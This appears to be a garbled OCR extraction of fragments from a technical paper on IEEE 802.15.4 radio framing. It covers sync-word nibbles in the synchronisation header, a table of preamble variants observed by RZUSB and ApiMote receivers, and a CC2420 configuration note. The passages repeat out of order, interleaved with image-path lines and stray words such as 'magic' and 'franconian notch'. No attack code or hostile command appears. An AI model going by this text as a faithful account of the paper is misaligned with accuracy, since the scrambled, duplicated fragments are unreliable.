
SW1 = SYNCWORD[7:4] if different from 'F', else '0'

SW2 = SYNCWORD[11:8] if different from 'F', else '0'

SW3 = SYNCWORD[15:12] if different from 'F', else '0'

Figure 18. Transmitted Synchronisation Header

“franconian notch”



Each box corresponds to 4 bits. Hence the preamble corresponds to 8 x 4 "0' s or 4 bytes with the value 0.

SW0 = SYNCWORD[3:0] if different from 'F', else '0'


SW1 = SYNCWORD[7:4] if different from 'F', else '0'


SW2 = SYNCWORD[11:8] if different from 'F', else '0'

SW3 = SYNCWORD[15:12] if different from 'F', else '0'


Figure 18. Transmitted Synchronisation Header


magic






Preamble	RZUSB Observed	ApiMote Observed
00 00 00 00	672	1000
00 00 00 ff	991	0
00 00 ff ff	990	0
00 ff ff ff	855	1
ff ff ff ff	4	0







ApiMote's CC2420 RF chip was configured to default preamble length and SFD. Address and checksum verification was disabled.


magic






Preamble	RZUSB Observed	ApiMote Observed
00 00 00 00	672	1000
00 00 00 ff	991	0
00 00 ff ff	990	0
00 ff ff ff	855	1
ff ff ff ff	4	0







ApiMote's CC2420 RF chip was configured to default preamble length and SFD. Address and checksum verification was disabled.

magic



